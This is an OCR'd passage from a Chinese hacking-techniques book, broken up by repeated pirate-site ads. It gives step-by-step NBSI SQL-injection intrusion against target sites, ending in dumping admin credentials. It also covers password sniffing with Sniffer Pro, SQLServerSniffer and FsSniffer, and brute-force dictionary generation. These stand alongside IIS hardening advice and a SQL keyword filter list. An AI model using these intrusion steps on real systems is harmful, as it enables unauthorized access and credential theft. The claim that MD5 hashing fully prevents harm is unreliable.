


图 4-78 啊 D SQL 注入工具

4.4.5 用 NBSI 软件实现 MS SQL 注入攻击

NBSI（网站安全漏洞检测工具，又称 SQL 注入分析器）是一套高集成性 Web 安全检测系统，是由 NB 联盟编写的一个非常强大的 SQL 注入工具，可以检测出各种 SQL 注入漏洞并进行解码，提高猜解效率。

换客资源神器官方网站：http://www.17huan.com

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

使用 NBSI 的具体操作步骤如下。

步骤 1：运行 NBSI 主程序，即可打开 NBSI 主操作窗口，如图 4-79 所示。如果已知一个注入点，则可以在注入地址处填入注入点的 url，否则，即可直接对欲入侵网站进行全面扫描。



图 4-79　NBSI 2.5 的注入分析窗口

步骤 2：单击“网站扫描”按钮，在网站地址栏中输入要入侵的网站地址之后，选择“全面扫描”单选按钮并单击“扫描”按钮，即可开始进行扫描。如果存在漏洞，将会列出漏洞地址及其注入性的高低，如图 4-80 所示。



图 4-80　显示网站扫描结果

步骤 3：在扫描结果中选择一个“可能性极高”的地址，这个地址将会显示在“注入地址”

换客资源神器官方站：http://www.17huan.com

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



文本框中（如果扫描结果中没有可能性极高的地址，则可以选择可能性中等的地址进行测试）。单击“注入分析”按钮，自动切换到窗口之后单击“检测”按钮，即可开始检测数据库类型并得到分析结果，右上角写出了当前的数据库名、连接账号及权限等信息，如图 4-81 所示。



图 4-81　注入分析结果

提示 这里将得到一个数字型+Oracle 数据库的注入点，ASP+MS SQL 型的注入方法与其一样，都可以在注入成功之后去读取数据库的信息。

步骤 4：如果检测到了漏洞，就可以猜解表名了。在“已猜解表名”文本框下单击“猜解表名”按钮，即可开始进行猜解。在猜解完毕之后，将会在“已猜解表名”文本框中显示出数据库的表名，如图 4-82 所示。



图 4-82　猜解表名

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器

步骤 5：选择其中的一项表名之后，再开始猜解列名，猜解列名的方法与猜解表名的方法相同，选中要猜解的列名之后，再单击“猜解列名”按钮，就可以得到列中的相关信息了。

对所注入站点进行猜解之后，还可以提升用户权限、开启相应服务、遍历其服务器文件、了解服务器上装了什么软件，以及数据库在哪儿等信息。此时，如果选择一个用户和密码（如果猜解出管理员账号和密码就更好了）进入，就可以为所欲为了。

4.4.6 MS SQL 入侵安全解决方案

SQL 注入漏洞是由于程序编写人员没有对用户提交的数据进行安全过滤造成的，防火墙与杀毒软件对 SQL 注入难以防范，因为 SQL 注入入侵跟普通的 Web 页面访问没什么区别。而且一个服务器上放置的网站往往有很多个，服务器管理员不可能挨个网站、挨个页面地审查其是否存在 SQL 注入漏洞。

SQL 注入入侵是根据 IIS 给出的 ASP 错误信息来入侵的，因此可以通过配置 IIS 和数据库用户权限的方法，来对错误提示信息进行设置，以实现防范 SQL 注入的入侵。

具体的操作步骤如下。

步骤 1：选择“开始”→“控制面板”→“管理工具”→“Internet 信息服务”命令，即可打开“Internet 信息服务”窗口，如图 4-83 所示。

步骤 2：在其中展开左侧的“本地计算机网站”→“网站”选项，右击其中的“默认网站”选项，并在弹出的快捷菜单中选择“属性”命令，弹出“默认网站属性”对话框，如图 4-84 所示。




图 4-83 “Internet 信息服务”窗口




图 4-84 “默认网站属性”对话框

步骤 3：在“自定义错误”选项卡中选择“HTTP 错误”下的 500:100 选项，如图 4-85 所示。单击“编辑属性”按钮，弹出“错误映射属性”对话框，在其中将“消息类型”选项设置为“默认值”，如图 4-86 所示。

步骤 4：为每个网站设置好执行权限。给静态网站以“纯脚本”权限，对于那些通过网站后台管理中心上传的文件所存放的文件夹，执行权限需设置为“无”，经过这样设置之后，即使入

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



侵者上传木马成功，也是不能运行的。




图 4-85 “自定义错误”选项卡




图 4-86 “错误映射属性”对话框

步骤 5：对于数据库用户的权限配置，赋予 SA 级别的权限时一定要慎重。

此外，网站程序员还需要在程序代码编写上防范 SQL 注入入侵，具体方法如下。

- 仔细检测客户端提交的变量参数。利用一些检测工具对用户通过网址提交的变量参数进行检查，发现客户端提交的参数中有 exec、insert、select、delete、from、update、count、user、xp_cmdshell、add、net 和 Asc 等用于 SQL 注入的常用字符时，立即停止执行 ASP，并给出警告信息或转向出错页面。
- 对重要数据进行加密。比如用 MD5 加密，MD5 没有反向算法，也不能解密，这样就可以防范对网站的危害了。

对于普通用户，则可以通过以下途径来防范注入攻击。

- 尽量不使用整站程序作为自己网站程序的核心。
- 如果使用了整站程序，尽量关注其官方网站的更新，及时打补丁。
- 在为网站数据库取名时，尽量不要取那些看起来意义明显的名称。这样，即使用户名和口令被猜解出来了，入侵者也不易知道哪些信息是对其有用的。

4.5 获取账号密码

只要主机存在基于“用户名/密码”模式的认证，就必然存在“口令攻击”问题，但实际上并不是每台主机都存在弱口令，对于不存在弱口令的远程主机，入侵者又是如何获取密码，实现基于认证的入侵呢?

一般来说，入侵者可以通过以下几个手段来获取远程主机的管理员密码。

- 弱口令扫描。入侵者通过扫描大量主机，从中找出一两个存在弱口令的主机。
- 密码监听。通过嗅探器来监听网络中的数据包，从而获得密码，对付明文密码特别有效，如果获取的数据包是加密的，还要涉及解密算法。
- 社会（交）工程学。通过欺诈手段或人际关系获取密码。

换客资源神器官方站：http://www.17huan.com 换客资源神器发布组官方博客：http://t.qq.com/k2b2c_blog/ 官方客服 QQ：...

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器

- 暴力破解。使用密码的终结者，获取密码只是时间问题（如本地暴力破解、远程暴力破解等）；还可以使用其他方法（如在入侵后安装木马或安装键盘记录程序等）。

4.5.1 利用 Sniffer 获取账号密码

嗅探器（Sniffer）也称网络嗅探器，既可以是硬件，也可以是软件，是比较专业的网络分析工具，用来帮助网络管理员或网络设计师获取网络数据流向，进而分析网络性能与故障。

在广播型以太网中，计算机在通信时是把数据包发往网络内的所有其他计算机，但只有发信者所指定的那台计算机才会把数据包接收下来，然而网络上的其他计算机同样会看到这个数据包，正常情况下，这些非指定接收的计算机应该丢弃不是发给自己的数据包，但装有 Sniffer 的计算机会把网络上所有的数据接收下来进行分析。

1. Sniffer 的工作环境

Sniffer 只能工作在广播型的以态网中。在常见网络中，由集线器（hub）为核心的组网属于广播网，可以使用 Sniffer 来监听网络数据包，而由交换机（switch）或路由器（router）为核心的组网则属于非交换网，Sniffer 除了抓到自己的数据包外，无法获取其他计算机的通信数据包，此时 Sniffer 完全失去作用。但也并不是绝对的，有些交换机也可以按照广播方式工作，此时可以把它当成一个大型集线器，具体情况要视该网络的网络设计师如何使用这些网络设备而定。

一般来说，局域网都属于广播型网络，如网吧、校园网和小区网。此外，Sniffer 无法嗅探到跨路由或交换机以外的数据包，也就是说，Sniffer 不能直接嗅探到所在网络之外其他计算机的数据包。

2. 关于 Sniffer 的补充说明

Sniffer 可以用来获取本来不属于自己的数据包，如果被入侵者安装在网络中的关键结点上，后果将不堪设想。Sniffer 是广播网络的杀手，但广播网络设备造价便宜、维护方便，又是其他类型网络所不能代替的。

为了解决广播型网络容易被嗅探这个问题，出现了数据包在传输中的加密技术，这样，即使被 Sniffer 抓到数据包，也是经过加密的，由此即可加大获取原数据包内容的难度，减少 Sniffer 带来的安全隐患。

信息数据在传输过程中是否加密完全取决于通信软件本身，虽然加密技术在很大程度上降低了 Sniffer 获取账号/密码的可能性，但也并不是所有通信软件都可以把自己发送的数据包加密，而且加密程度也参差不齐，如 IE 5.0 的密钥长度为 56 位，IE 6.0 的密钥长度为 128 位，而某些通信软件仍然使用明文传输。

3. 常见的 Sniffer 工具

目前，市场上已经有很多 Sniffer 工具软件，如 Windows 环境下最富盛名的 NetXRay 工具和 Sniffer Pro 工具，均可实现在 Windows 系统环境下抓包来分析。

（1）Sniffer Pro。

网络协议分析软件 Sniffer Pro 支持各种平台，性能优越，其安装界面如图 4-87 所示。在其中可以看到 3 个表，第一个表显示的是网络的使用率（Utilization），第二个表显示的是网络每秒钟通过的包数量（Packets），第三个表显示的是网络每秒钟的错误率（Errors），通过这 3 个表可以

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



直观地观察到网络的使用情况，灰色部分显示根据网络要求设置的上限，页面下半部分显示更为详细的网络相关数据曲线图。

在对相关选项进行设置之后，就可以对某台主机进行抓包了，具体的操作步骤如下。

步骤 1：选择 Monitor → Host Table 命令，即可打开主机列表窗口，如图 4-88 所示。




图 4-87 Sniffer Pro 主窗口




图 4-88 主机列表窗口

步骤 2：选择 192.168.0.5 主机之后，单击“捕获”工具栏上的 Define Filter（定义过滤器）按钮，即可打开“Define Filter（定义过滤）”对话框，如图 4-89 所示。

步骤 3：设置摘要信息、地址选项、数据模式和缓冲区等选项。通过 Address 选项卡可以设置基本的捕获条件，如图 4-90 所示。通过 Data Pattern（数据模式）选项卡可以设置任意的捕获条件。通过 Advanced（高级）选项卡可以协议作为捕获条件，若一个都不选，则表示捕获所有协议，如图 4-91 所示。通过 Buffer（缓冲）选项卡可以设置缓冲区的大小、捕获报文保存路径等选项。




图 4-89 设置捕获选项




图 4-90 设置基本捕获条件

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

注意 在设置任意的捕获条件时，请仔细考虑设置的条件，若设置不当，则可能捕获的数据包很少，甚至捕获不到。

步骤 4：单击左边的捕获按钮，即可打开一个 Expert 窗口。当捕获工具栏上的“停止并显示”按钮变为有效时，单击该按钮即可对所捕获数据进行查看，选择任务栏上的 Decode 选项，即可看到所捕获到的所有包，如图 4-92 所示。




图 4-91　设置高级选项

在捕获数据包的过程中，也可以通过 Matrix（网络连接）、Bar（流量列表）和 Detail（协议列表）等来查看全网的连接情况、整个网络中的机器所用带宽前 10 名的情况，以及整个网络中的协议分布情况等，具体的网络连接情况如图 4-93 所示。




图 4-92　查看捕获结果

Sniffer Pro 还可以抓取 Telnet 密码、FTP 密码和 HTTP 密码等，具体过程都是设置抓包规则后进行抓包，再运行相应的命令，最后就可以对抓包结果进行查看了。

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



此外，Sniffer Pro 还具有报文发送、网络监视和解码分析等功能，可以通过 Sniffer Pro 帮助文件来获得这方面的信息，也可以在使用过程中借助相应的工具书来学习。

（2）SQLServerSniffer。

SQLServerSniffer 是用于局域网中获取 SQL Server 密码的嗅探器工具，增加了嗅探端口列表和结果输出功能。

该工具在命令行下使用，使用的命令格式为 SQLServerSniffer<SQLServer Port>，参数<SQLServer Port>是 SQL 服务器的端口，一般是 1433 端口，如图 4-94 所示。




图 4-93　查看网络连接情况




图 4-94　用 SQLServerSniffer 嗅探 SQL 密码

但 SQLServerSniffer 本身不能够产生嗅探结果的报告文件，为了加上这个功能，可以使用 DOS 命令中的>>符号解决。给 SQLServerSniffer 加上一个参数>> result.txt，表示把嗅探结果添加到>> result.txt 文件中。

（3）FsSniffer。

FsSniffer 只能在 Windows 2000 系统中使用，可以捕捉到本机和基于非交换环境局域网的 POP3/FTP 用户名和密码。

在本地使用的命令格式为 FSSNIFFER -S <Bind IP> <Port> <Control Password>。

其中各个参数的含义如下。

- Bind IP：指绑定的 IP 地址，通常就是本地主机 IP 地址。
- Port：控制的端口，以后要通过这个端口登录上去查看结果。
- Control Password：登录时的密码。

登录成功后要用到的命令如下。

- Show Result：查看捕获的记录。
- Quit：退出。
- ShutDown：结束 Sniffer 的运行。

另外，还可以使用如下命令对本机的服务进行管理。

- FsSniffer –L：列出当前主机安装的服务。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

- FsSniffer -R <Service Name>：删除指定的服务。

（4）X-WAY。

在 X-WAY 自带的工具箱中有一个 Sniffer 功能，该 Sniffer 简单实用，不需要设置，可直接单击“开始捕获”按钮进行监听，如图 4-95 所示。可以用 X-WXY 中的 Sniffer 来查看被冲击波病毒感染的网络状况（其中目的地址*. * . * . 255 对应的源地址就是已经感染冲击波病毒的计算机），如图 4-96 所示。




图 4-95　X-WAY 中的嗅探器




图 4-96　用 Sniffer 来查看被冲击波病毒感染的网络状况

至此，对于一位负责的网管应该感到惊慌了，因为使用 Sniffer 能够在网管完全没有察觉的情况下盗走密码。如果一位勤劳的网管已经做到了寸步不离地守候在服务器前，总是在第一时间给服务器打补丁，从来不执行非法程序，但系统却仍然被入侵了，就应该考虑一下管辖的局域网内是不是存在 Sniffer 了。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



4.5.2 字典工具

暴力破解是密码的终结者，当入侵者无法找到目标系统的缺陷时，暴力破解便是最好的方法。此时，只需要安排合理的字典文件和充足的时间即可。通过了解入侵者是使用何种工具、按照何种规则制作字典文件的，可以帮助网管使用更有利的密码，进而避开暴力破解攻击。

1. 黑客字典介绍

小榕的“黑客字典”有两种版本，一种是可以单独使用的程序，另一种是嵌在流光的黑客字典工具，它们的功能完全相同。

（1）基本设定。在基本设定中可以设定单词中字母和数字的数目及范围。例如，设定字母数为 3，数字数为 2，字母范围为 a ~ z，数字范围为 0 ~ 9。这样产生的字典是 aaa00 ~ 22299 的所有组合，也可以只选定字母或数字。在基本选项中还有一个符号的选项，如果选中，则字母组合为所选的字母范围加上符号（对应于 ASCII 码中的 33 ~ 47）。

（2）基本选项（需要注册）。

- 所有字母大写。对应于前面的设定，产生的字典范围为 AAA00 ~ 22299。
- 首字母大写。对应于前面的设定，产生的字典范围为 Aaa00 ~ 22299。
- 数字在字母前。对应于前面的设定，产生的字典范围为 00aaa ~ 99222。
- 使用 LF 间隔。解密软件一般所使用的字典要求每个单词间用 LF 和 CR 作为间隔，但也有要求只用 LF 做间隔的。
- 只使用辅音字母。

（3）高级选项（需要注册）。在高级选项中可以自由地定制单词的形式。

- 使用高级选项生成字典。如果使用这种方式来生成字典，可以对字典的每一位进行定制。例如，可以定制第 1 位是字母，第 2 位为数字，第 3 位为字母，第 4 位为符号等。这些字母或数字的范围取决于“基本选项”中的设定。如果没有设定，则默认字母为 a ~ z，数字为 0 ~ 9。
- 定制每一个位置字母的范围。这个功能的使用方法为：先在 C 盘的根目录下建立一个名为 CustBanyet.Def 的文本文件（纯文本），在这个文件中输入单词中每一位的范围（每一行代表一位，超过 8 行则 8 行后自动舍弃，每行字符数不大于 40），如下所示。

```
abcdefghijklmnopqrstuvwxyz
23456
/!@#$%
ABC
```

如果文件像上面一样，则生成的字典中每一个单词第一位的范围就是第一行的字符串范围（abcdefghijklmnopqrstuvwxyz），第二位的范围就是第二行的字符串范围，然后以此类推（在 C:\CustBanyet.Def 文件没有建立之前，该选项是无效的）。

（4）产生字典。在设定完成之后，将会看到一个对话框，其中包含了设置字典情况的信息。如果一切无误，单击“开始”按钮，即可生成字典，否则需要在清除后重新设定。

2. 黑客字典的实际应用

打开流光主窗口，如图 4-97 所示。选择“工具”→“字典工具”→“黑客字典工具 III-流

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

光版”命令，或按【Ctrl+H】组合键，弹出“黑客字典流光版”对话框，如图 4-98 所示。

